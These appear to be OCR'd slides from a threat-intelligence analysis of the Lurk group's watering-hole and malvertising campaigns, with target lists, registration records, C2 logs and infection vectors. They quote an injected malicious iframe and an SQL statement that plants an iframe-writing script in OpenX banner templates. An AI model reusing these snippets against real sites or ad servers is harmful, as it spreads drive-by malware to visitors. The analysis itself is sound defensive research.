
Targets and intermediate victims

	2012	2013	2014
0	3dnews.ru	3dnews.ru	3dnews.ru
1	adriver.ru	adriver.ru	adfox.ru
2	akdi.ru	adv.vz.ru	auto.ru
3	bg.ru	aif.ru	avtovzglyad.ru
4	com.adv.vz.ru	akdi.ru	drive.ru
5	fobos.tv	gazeta.ru	glavbukh.ru
6	gazeta.ru	glavbukh.ru	inosmi.ru
7	rian.ru	infox.ru	irr.ru
8	newsru.com	klerk.ru	nalogoved.ru

	2012	2013	2014
9	newsru.ru	mn.ru	news.mail.ru
10	rian.ru	newsru.com	ria.ru
11	slon.ru	rg.ru	riarealty.ru
12	target-m.ru	servernews.ru	rnk.ru
13	tks.ru	slon.ru	rusplt.ru
14	torrogrill.ru	tks.ru	smotri.com
15	tvrain.ru	topnews.ru	sport.mail.ru
16	uik-ek.ru	tvrain.ru	tks.ru
17	ura.ru	vesti.ru	utro.ua
18	vesti.ru		womanhit.ru


Lurk Infrastructure

Exploit kit infrastructure



Infrastructure: domains

domain registration appeared to be automated and paid via anonymous payment methods



domain	created
XEZARETA.INFO	24-Apr-2012 **10:14:33**
HORTEZAM.INFO	24-Apr-2012 **10:14:30**
FRETYPOLA.INFO	24-Apr-2012 **10:14:28**

Addperiod abuse(?)

```
Domain ID:D46208878-LRMS
Domain Name:XEZARETA.INFO
Created On:24-Apr-2012 10:14:33 UTC
Last Updated On:24-Apr-2012 10:14:34 UTC
Expiration Date:24-Apr-2013 10:14:33 UTC
Sponsoring Registrar:DomainContext Inc. (R524-LRMS)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
Status:ADDPERIOD
Registrant ID:PP-SP-001
Registrant Name:Domain Admin
Registrant Organization:PrivacyProtect.org
Registrant Street1:ID#10760, PO Box 16
Registrant Street2:Note - All Postal Mails Rejected, visit Privacyprotect.org
```

Status Code	What does it mean?
addPeriod	This grace period is provided after the initial registration of a domain name. If the registrar deletes the domain name during this period, the registry may provide credit to the registrar for the cost of the registration.

Reistration vs. active use of Lurk domains

private

18 historical records found

2014 — 6 total

- 2014-07-08 — more | changes | screenshot
- 2014-06-22 — more | changes | screenshot
- 2014-06-06 — more | changes | screenshot
- 2014-04-25 — more | changes | screenshot

records identical to 2012-11-30

- 2012-09-23
- 2012-07-07

2012-04-25 — more | changes | screenshot

xezareta.info

Record Date: 2014-07-08
Registrar:
Server: whois.afilias.net
Created:
Updated:
Expires:

Reverse Whois:


contact@privacyprotect.org

20/08/13 11:33	http://www.tks.ru/	70.32.39.108	80.0	http://xezareta.info/indexm.html	text/html	200	607	24959	Mozilla/4.0
20/08/13 11:33		70.32.39.108	80.0	http://xezareta.info/054RIwj	application/3dr	200	293	23784	Mozilla/4.0
20/08/13 11:33		70.32.39.108	80.0	http://xezareta.info/154RIwj	application/octet-stream	200	185	143753	Java/1.6.0_31


```
Registrant Name:Domain Admin
Registrant Organization:Privacy Protection Service INC d/b/a PrivacyProtect.org
Registrant Street: C/O ID#10760, PO Box 16
Registrant City:Nobby Beach
Registrant State/Province:Queensland
Registrant Postal Code:QLD 4218
Registrant Country:AU
Registrant Phone:+45.36946676
```

Exploit serving domains

Courtesy of domaintools.com



C2 patterns and infrastructure



Lurk C2 calls

Date	IP	Port	Method	URL	Mime type	Bytes out	Bytes in
2-Nov-2012	184.173.226.246	80	POST	http://rime41claim.com/search?hl=us&source=hp&q=22282240&aq=f&aqi=&aql=&oq=	text/plain	3041	256
2-Nov-2012	184.173.226.245	80	GET	http://landlady48s.com/search?hl=us&source=hp&q=58959&aq=f&aqi=&aql=&oq=58959	text/html	831	336115
2-Nov-2012	184.173.226.246	80	POST	http://rime41claim.com/search?hl=us&source=hp&q=10000000000503347&aq=f&aqi=&aql=&oq=	text/html	241	252

C2 domains used a unique registration email

laval.schock1953@hotmail.com->


landlady48s.com

twoee.barnard1951@hotmail.com ->

gratuity31t.com

avery.wilkens1980@hotmail.com ->

rime41claim.com



Lurk Exploitation Tactics

Main Attack Vectors

```
<iframe height="300" frameborder="0" width="240" scrolling="no" marginheight="0" marginwidth="0" src="http://local.mb.rian.ru
/cgi-bin/iframe/rian.rian-echo?8290&options=A&n=3&c=1&style=http://vid-1.rian.ru/ig/css/rian-echo.css">
  <html>
    <head>
    <body>
      <link href="http://vid-1.rian.ru/ig/css/rian-echo.css" rel="stylesheet">
      <table width="100%">
        <tbody>
          <tr>
          <tr>
            <td width="100%">
              <style>
              <div class="vb_style_forum">
                <iframe src='http://riflepick.net/7CIC'>
              </div>
              <a class="mb_teaser_link" title="http://ria.ru/inquest/20120908/745888729.html
              " target="_top" href="http://local.mb.rian.ru/cgi-bin/href/lll?8290&login=rian.rian-echo&options=A&
              referer=http%3A//www.echo.msk.ru/blog/georgy_mirsky/"></a>
            </td>
          </tr>
          <tr>
        </tbody>
      </table>
    </body>
  </html>
```

Drive-by THROUGH direct compromise
Drive-by THROUGH programmatic advertising platforms (ad networks) compromise
Software distribution package tampering

intermediate victim, site 1

memcached Cache poisoning

Observed: continuous flood of connection requests to TCP 11211 (default memcached port)

Cached pages were updated with ‘iframed’ versions of these pages on the fly

intermediate victim, site 2

Machine was compromised via an ssh vulnerability

Apache web server had additional module installed: mod_proxy_mysql.so (didn't link any mysql libraries)

This is possibly a modified version of http://pastebin.com/raw/6wWVsstj as reported by succuri (https://blog.sucuri.net/2013/01/server-side-iframe-injections-via-apache-modules-and-sshd-backdoor.html)

Intermediate victim, site #3

OpenX compromise

webshell installed

The Lurk group periodically modified banners table with

update `banners` set htmltemplate=concat(htmltemplate,'<script>document.write(\'
<iframe src="http://couldvestuck.org/XZAH"></iframe> \');
</script>') where storagetype='html'

This causes the OpenX script '/www/delivery/ajs.php' to produce the HTML code with this iframe snippet appearing at the page.

Distribution timings

General technique:

- Serve exploit payload only when a potential victim is likely to visit watering hole website.
- Return redirect to google.com otherwise

Distribution Tactics overview

Serve during office breaks: lunch and dinner time
Lurk's favourite: JAVA CVE-2011-3544

Use of Flash payload for target fingerprinting

Using flash CVE-2013-5330 exploit

